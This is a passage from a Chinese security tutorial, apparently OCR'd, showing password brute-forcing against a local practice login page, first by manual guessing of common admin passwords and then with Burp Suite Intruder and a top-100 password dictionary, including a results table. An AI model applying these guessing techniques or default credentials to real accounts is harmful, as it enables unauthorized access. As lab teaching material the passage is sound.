
把它保存为 `lesspass.php` ，将其部署后访问 `http://localhost/lesspass.php` 。

接下来我们假装不知道真实密码，开始尝试。对于管理员账户，用户名一般是 `admin` ，密码可能为 `admin` 、 `admin123` 、 `admin888` 、 `123456` 、 `123abcadmin` 等等。

首先输入 `admin` 和 `admin` ，尝试失败：




之后是 `admin` 和 `admin123` ，还是失败。最后尝试 `admin` 和 `admin888` ，成功。




可见，爆破破解的原理就是一个一个尝试，破解效果完全取决于你所使用的字典。如果密码碰巧在你的字典中，就一定能成功。

Burp Suite 爆破


首先我们需要把浏览器和 Burp 的代理配置好，打开 Burp 的拦截模式。之后我们在 `lesspass.php` 页面中随便输入什么东西并提交，在 Burp 中就可以看到拦截的封包：




为了爆破密码，我们需要使用它的 Intruder 功能，右键弹出菜单并选择"Send to Intruder"：




之后访问 Intruder 标签页，在 Position 子标签页中我们可以看到封包。




我们需要点击右边的 `Clear` 按钮把所有标记清除掉，由于我们需要破解密码，我们选中密码参数值点击 `Add` 。




之后我们切换到旁边的 Payloads 标签页，点击中间的 `load` 按钮，加载字典。我们选择之前的 `top100.txt` 。



不要忘了要将 `admin888` 插入进去。在下面的输入框中输入 `admin888` ，并点击旁边的 `Add` 。



点击右上角的`Start Attack`来开始爆破（老版本是`Intruder -> Start Attack`菜单栏），我们会看到结果列表。


burp suite professional v1.4.07 - licensed to DrakonHaSh
burp
intruder
repeater
window
about
start attack
open saved attack
actively scan defined insertion points
send request to repeater
new tab
delete tab
rename tab
save attack config
load attack config
copy attack config
new tab behaviour
automatic payload positions
configure preset payload lists
repeater
sequencer
decoder
comparer
options
alerts
add
admin888
add from list ...
load ...
paste
delete
clear
000000
1qaz2wsx
1q2w3e4r
payload processing rules
edit
remove
up
down
select rule type
add

intruder attack 3

attack save columns


Filter: showing all items

results target positions payloads options

request	payload	status	error	time...	length	comment
0		200			294	baseline request
1	123456	200			294	
2	a123456	200			294	
3	123456a	200			294	
4	5201314	200			294	
5	111111	200			294	
6	woaini1314	200			294	
7	qq123456	200			294	
8	123123	200			294	
9	000000	200			294	
10	1qaz2wsx	200			294	
11	1q2w3e4r	200			294	
12	qwe123	200			294	
13	7758521	200			294	

finished

我们点击 `Length` 表头，让它按照长度来排序。可以发现有一个项目的长度与其它明显不同，那么它就是正确的结果。



